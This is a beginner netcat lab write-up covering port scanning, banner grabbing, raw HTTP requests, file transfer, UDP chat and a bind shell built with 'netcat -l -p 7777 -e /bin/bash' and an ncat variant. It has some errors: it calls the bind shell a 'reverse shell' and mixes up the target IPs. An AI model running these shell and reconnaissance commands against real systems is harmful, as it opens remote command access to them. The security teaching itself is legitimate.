Lab 22 – Netcat

What is Netcat (or nc)?

Netcat is a command-line tool (a program you use in the terminal) that can:

- **Connect to other computers** over the network (TCP/UDP).
- **Listen for connections** (like waiting for someone to talk to you).
- **Send and receive files** between machines.
- **Scan ports** to see what services are running.
- **Get information about services** (like which web server or SSH version is used).
- Even **create a simple backdoor shell** (more on this later).

It's often called the "**Swiss Army knife of networking**" because it can do so many things.

Step 1: View Netcat Help Info

Command:

```
netcat -h
```

🧠 What this means (broken down):

- `netcat`: This is the command-line tool you're using. It's also called `nc` (short for NetCat). Think of it like a Swiss army knife for networks.
- `-h`: This stands for **help**. You're asking Netcat: "Hey, show me all the options and features I can use with you."


🧾 Purpose:

To see what Netcat can do. It lists all the switches and options (like `-v`, `-l`, `-p`, etc.) so you know what tools are in your toolbox.

✅ Step 2: Perform a Port Scan

Command:

```
nc -v -w2 -z 172.217.17.14 20-140
```



Let's break this down word by word:

Part	Meaning
`nc`	This is Netcat (same as `netcat`). You're starting the tool.
`-v`	Verbose mode — this means: "Show me more details." You'll see messages about what Netcat is doing.
`-w2`	Wait time — Netcat will wait **2 seconds** for a connection to respond before moving on to the next port.
`-z`	Zero-I/O mode — This tells Netcat: "Don't send or receive data. Just check which ports are open." This is how Netcat does a **port scan**.
`192.168.1.123`	This is the **target IP address** — the machine you are scanning. It must be on the same network or reachable over the internet.
`20-140`	This is the **range of ports** to scan. You're saying: "Check ports 20 to 140 to see if anything is open."

📌 What is a port?

- A **port** is like a door into a computer.
- Different services use different doors (ports). For example:
  - Port 22 = SSH
  - Port 80 = HTTP (websites)
  - Port 443 = HTTPS (secure websites)

💡 Real-Life Example:

Let's say you run:

```
nc -v -w2 -z 192.168.1.123 130-140
```

And you get:

```
Connection to 192.168.1.123 135 port [tcp/*] succeeded!
Connection to 192.168.1.123 139 port [tcp/*] succeeded!
```

That means:

- Ports **135** and **139** are **open** on that computer.
- Those are often used by Windows systems.

✅ What did you learn from Task 1?

- How to ask Netcat for help.
- How to scan a computer to see which "doors" (ports) are open.
- This is useful when you want to find weak points or learn what services are running on a target.

🧪 Task 2: Banner Grabbing with Netcat

🛠️ Command Used:

```
nc -v -n 139.162.196.104 22
```

📖 What is "banner grabbing"?

Think of banner grabbing like **asking a service to tell you who it is**.


Just like a receptionist says, “Hello, welcome to XYZ Company,” a computer service (like SSH or a web server) will often say, “Hi, I’m OpenSSH version 7.6 on Ubuntu,” when you connect to its port.

That first "hello" message is called a **banner** — and it often reveals:

- The **name** of the service
- The **version**
- Maybe even the **operating system**

🧠 Now let’s break down the command:

`nc -v -n 192.168.104.193 22`



Part	Meaning
`nc`	This runs **Netcat**
`-v`	**Verbose** mode — shows you messages like “connected” and outputs from the remote service
`-n`	**Numeric mode** — don’t try to look up DNS names, just use the IP address exactly as typed

`192.168.104.193`	The **target computer's IP address** — the one we're connecting to
`22`	The **port number** — in this case, **port 22** which is used by the **SSH service**

🧾 What happens when you run this?

When you run the command:

```
nc -v -n nc -v -n 192.168.104.193 22
```

If the port is open, you might see something like this:

```
Connection to 192.168.104.193 22 port [tcp/ssh] succeeded!

SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5
```


🕵️ Let's interpret the banner:

- `SSH-2.0`: This means it's using **version 2 of SSH** (secure shell).
- `OpenSSH_8.2p1`: This tells you the **software version** — useful if you want to look up vulnerabilities.
- `Ubuntu-4ubuntu0.5`: This reveals the **operating system** (Ubuntu).

✅ Why is banner grabbing useful?

1. **Find Weaknesses**: If a service is running an old or vulnerable version, it could be hackable.

2. **Know the OS**: Helps you guess the operating system (like Ubuntu, CentOS, Windows).

3. **Plan Attacks** (ethically): Hackers and security testers use this info to decide what tools or payloads might work.

🔐 IMPORTANT NOTE:

Only do this on systems you **own** or have **permission** to test. Banner grabbing is considered **reconnaissance** — it can be seen as suspicious if done on random machines.

Task 3: Web Server Requests with Netcat

This task shows how you can use Netcat (nc) to **ask questions to a web server** and get answers — like talking to a website **without using a browser**.

🖥️ The idea:

Websites run on servers that speak **HTTP** (HyperText Transfer Protocol). When you visit a website in your browser, your browser sends a **request** like:

```
GET / HTTP/1.0
```

...and the server replies with the webpage (HTML, images, etc.).

In this task, you'll send a **manual HTTP request** to a website using Netcat — so you can see **how websites talk behind the scenes**.

✅ Part 1: Send a HEAD request


This asks the server:

> "Tell me about the webpage, but don't send me the whole thing."

🧠 Step-by-step command:

```
nc 45.33.32.156 80
```

```
HEAD / HTTP/1.0
```



```
┌──(root㉿KALI)-[/home/femi]
└─# nc 45.33.32.156 80
HEAD / HTTP/1.0

HTTP/1.1 400 Bad Request
Date: Sat, 10 May 2025 09:53:15 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 306
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at scanme.nmap.org Port 80</address>
</body></html>

┌──(root㉿KALI)-[/home/femi]
└─#
```


Let’s break it down:

Command Part	Explanation
`nc`	Use **Netcat**
`45.33.32.156`	The **IP address** of the target web server
`80`	The **port number** — port 80 is for **HTTP websites**

`HEAD / HTTP/1.0` A **manual HTTP command** (entered after connecting)

Note: After typing the `HEAD / HTTP/1.0`, you must **press Enter twice** to send it.

💬 What does `HEAD / HTTP/1.0` mean?

Part	Meaning
`HEAD`	Ask only for the **headers**, not the page content
`/`	Ask for the top (root) of the website
`HTTP/1.0`	Use **version 1.0** of the HTTP protocol

You'll get back a response like this:

```
HTTP/1.0 200 OK

Date: Sat, 10 May 2025 12:00:00 GMT

Server: Apache/2.4.41 (Ubuntu)

Content-Type: text/html

Content-Length: 2456
```

This tells you:

- The server is **working** (`200 OK`)
- It's running on **Apache** (a web server software)
- It's using **Ubuntu**
- The page is **2456 bytes** long

✅ Part 2: Send a GET request


This one says:

> "Give me the actual page content, please."

🧠 Step-by-step command:

```
nc 45.33.32.156 80
```

```
GET / HTTP/1.0
```



Command Part	Explanation
`nc`	Use **Netcat**

`45.33.32.156`	IP address of the website
`80`	HTTP port
`GET / HTTP/1.0`	Ask for the **whole top-level webpage**

Again, **press Enter twice** after typing this.

🧾 You might get back:

php-template

CopyEdit

```
HTTP/1.0 200 OK
Date: Sat, 10 May 2025 12:00:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html

<html>
  <head><title>Welcome</title></head>
  <body>Hello, world!</body>
</html>
```

🧠 This is the **real webpage** being sent from the server.

💡 Why is this useful?

- You can talk to web servers **without a browser**
- You can **inspect how websites work**
- You can check if a server is leaking version info (which can be used in hacking)
- Useful in **pentesting**, debugging, or learning how the web works

---

⚠️ Reminder:

Only test your own machines or ones you're allowed to test. Doing this on public websites **without permission** is not allowed.

Task 4: Transferring Files with Netcat

This task teaches you how to **send a file from one computer to another** using only `netcat` — no USB, no email, no file sharing websites. Just a **command line**.

🔧 Scenario:

- You have **two machines** (computers) connected on the same network.
- One machine is the **receiver** (the one that will get the file).
- The other is the **sender** (the one that has the file).

🧱 Step-by-step Example

Let's say:

- You are on a **target machine** (the receiver) — IP: `192.168.1.206`

- You want to **send** a file named `tobe-send.txt` from your **attacker machine**

✅ Step 1: Open a listener on the receiver

On the **target machine**, run:

bash
CopyEdit
```
nc -vnlp 8080 > file
```

🔍 Let's break it down:

Part	What it means
`nc`	Use **netcat**
`-v`	**Verbose mode** – show detailed info
`-n`	Don't resolve DNS names – use raw IP
`-l`	**Listen mode** – wait for a connection
`-p 8080`	Use **port 8080** (you can pick another port if needed)
`>`	Redirect what's received **into a file**
`file`	The file where incoming data will be saved

📌 This means:


> "Hey, netcat, open port 8080 and save anything sent to a file called `file`."

Now the **receiver is ready and waiting**. Think of this like turning on **Bluetooth receiving mode**.

✅ Step 2: Send the file from the sender machine

On your **attacker machine** (the one that has the file), run:

```
nc 192.168.104.193 8080 < worknotes.txt
```



🔍 Let's break this down:

Part	What it means
`nc`	Use netcat
`192.168.104.193`	IP address of the **target/receiver**
`8080`	Port the receiver is listening on
`< worknotes.txt`	Send the contents of this file over the connection

📌 This means:

> "Hey netcat, connect to 192.168.104.193 on port 8080, and send the contents of `worknotes.txt`
>
> "

✅ Step 3: That's it!

- After the command finishes, the file `file` will now exist on the receiver machine — and its content will be exactly the same as `worknotes.txt`.

🧠 What just happened?

You just did a **manual file transfer** over the network:

- No USB
- No file sharing apps
- Just two terminals, netcat, and a network

🧰 Why is this useful?

- For quick file transfers during **pentesting** or system maintenance
- Works even when **SSH/FTP is blocked**
- Can be used in **CTFs** or labs where you exploit a server and need to upload/download tools

---

🚨 Reminder:

Netcat doesn't encrypt data. So it's **not secure** for sending sensitive files unless you use it over an encrypted tunnel (like SSH or VPN).

Task 5: Creating a UDP Server and Client with Netcat

🧠 What are we learning?

You're going to learn how to:

- Make one machine **listen** (wait) for messages using **UDP**.
- Make another machine **send** messages to it using **UDP**.

> 🧾 UDP stands for **User Datagram Protocol** — it's one way computers send data. It's **faster but less reliable** than TCP because it doesn't check if the data actually arrives.

🛠️ What's the goal?

Let's say:

- One machine will **listen** for UDP messages on port `7000`.
- Another machine will **send** a message to that port.

✅ Step 1: Open a UDP listener (the server)

On one machine (maybe the **target machine**), run this command:

```
netcat -ul -p 7000
```

🔍 Let's break it down:

Part	What it means
`netcat` or `nc`	Run the **netcat** tool
`-u`	Use **UDP** instead of TCP
`-l`	**Listen** mode – wait for incoming data

`-p 7000`	**Port number** to listen on (7000 in this case)

📌 This means:

> "Hey netcat, I want you to **listen for UDP messages** on **port 7000**."

Now this machine is like a **walkie-talkie turned on**, waiting for someone to talk to it on channel 7000.

✅ Step 2: Send a message to the listener

Now, from another machine (maybe your **attacker box**), run:

```
nc -uv 192.168.1.206 7000
```

🔍 **Let's break this down:**

Part	What it means
`nc`	Run **netcat**
`-u`	Use **UDP** protocol
`-v`	**Verbose mode** – show connection details
`192.168.1.206`	IP address of the **listener machine**
`7000`	The **port** the other machine is listening on

📌 This means:

> "Hey netcat, I want to **send a UDP message** to 192.168.1.206 on port 7000."

After running this, anything you **type** in the terminal (on the sender machine) will be **received** by the listener on the other machine.

📦 Example session

On receiver (target machine):

bash
CopyEdit
```
netcat -ul -p 7000
```

On sender (attacker machine):

bash
CopyEdit
```
nc -uv 192.168.1.206 7000
```

Now type:

How re you


👉 That message will instantly appear on the other machine.

💡 Why is this useful?

- It's a **simple chat** method using the terminal.
- You can use it to **test if UDP ports are open**.
- Helps during **network debugging** or when building **custom tools**.

🚨 Important Notes:

- UDP doesn't **guarantee delivery** — the message might get lost.
- Unlike TCP, you **don't see "connected" states** — it just sends and forgets.



.🧪 Task 6: Using Netcat to Create a Basic Remote Shell

🧠 What will you learn?

You will learn how to:

- Use Netcat to **create a remote command line** (a shell).
- From one computer, **control another computer** through the terminal.

> ⚠️ **Warning**: This is a powerful technique often used in **penetration testing** — but also used by hackers. Only do this in a **lab or practice environment**, never on real systems you don't own or have permission to test.

🎯 What is the goal?

Let's say:

- You have **access to a target machine** (maybe via a vulnerability or an open terminal).
- You want to **make it open a port** and **wait for someone to connect**.
- When someone connects, they will get **a remote shell** (command prompt) of that machine.

This is like **turning a machine into a server** that **lets you run commands on it remotely**.

🔧 Step 1: Start a listener shell on the target machine

```
netcat -l -p 7777 -e /bin/bash
```

🔍 Breaking it down:

Part	Meaning
`netcat` or `nc`	Run the netcat tool
`-l`	Listen mode – wait for a connection
`-p 7777`	Listen on port **7777**
`-e /bin/bash`	If someone connects, give them a **bash shell** (Linux command line)

> 💡 So this means:
> "Start listening on port 7777. If anyone connects, give them full terminal access to the machine."

⛳ Now the target machine is waiting for a connection. It will give control of its terminal to whoever connects.

✅ Step 2: Connect to it from the attacker machine

```
netcat 139.162.196.104 7777
```


🔍 Breaking it down:

Part	Meaning
`netcat` or `nc`	Run Netcat
`139.162.196.104`	IP address of the **target machine**
`7777`	Port number the target is listening on

> 💡 This means:
> "Connect to the target machine on port 7777."

When this runs, you'll suddenly get access to the **target machine's command line** — as if you were sitting in front of it.

You can now type:

```
whoami
```

And it will tell you the current user on the **target machine**.

You can run any Linux command:

- `ls` – list files
- `pwd` – show current folder
- `cat file.txt` – view contents of a file

🧠 Why is this called a "reverse shell"?

Because:

- Normally, you (the attacker) would connect **into** a machine.
- But here, the **target machine is sending you access** — reversing the connection.

🔐 Real-World Use:

- Used in **CTFs**, hacking challenges, and **penetration tests**.
- Also used in **malicious attacks**, which is why systems should **not allow random ports to be open** or allow `netcat -e`.


🔒 Security Note:

Most modern systems **disable** the `-e` flag for security reasons. If this command doesn't work, it might mean:

- Your version of Netcat is a “safe” version (like GNU netcat or OpenBSD netcat).
- You can use workarounds like `mkfifo` or `bash -i` (we can discuss those if you're interested).

✅ Summary

Machine	Command run	Role
Target machine	`netcat -l -p 7777 -e /bin/bash`	Starts shell on port 7777
Attacker machine	`netcat [Target-IP] 7777`	Connects and gains control



NOTE: Why Netcat Failed to Work on the Ubuntu Server

📌 Problem Summary:

While trying to run the command:

```
netcat -l -p 7777 -e /bin/bash
```

on the Ubuntu server, an error appeared:

```
invalid option -- 'e'
```

This error indicates that the **version of Netcat installed** on the system does **not support the `-e` option**, which is used to execute a program (like `/bin/bash`) when a connection is received.

🔍 Root Cause:

Ubuntu (and many Linux distributions) **do not ship with the traditional "full" version** of Netcat that allows execution of commands with `-e`, due to **security concerns**. Instead, they use:

Version	Description
`netcat-openbsd`	Default on Ubuntu. Safer but does **not support** the `-e` option.
`netcat-traditional`	Older version that **supports `-e`** but is considered insecure and risky.

The `-e` flag is considered **dangerous** because it allows remote code execution, so many distros **disable it by default** to prevent misuse.

✅ How to Fix It

🛠️ Option 1: Use `ncat` Instead of `netcat`

Ncat is part of the **Nmap suite** and supports the `-e` flag.

🔁 **Install ncat (if not installed)**

```
sudo apt install ncat
```

Then use:

```
sudo ncat -l -p 7777 -e /bin/bash
```

This will create a listening shell on port `7777` that gives access to `/bin/bash` when a client connects.
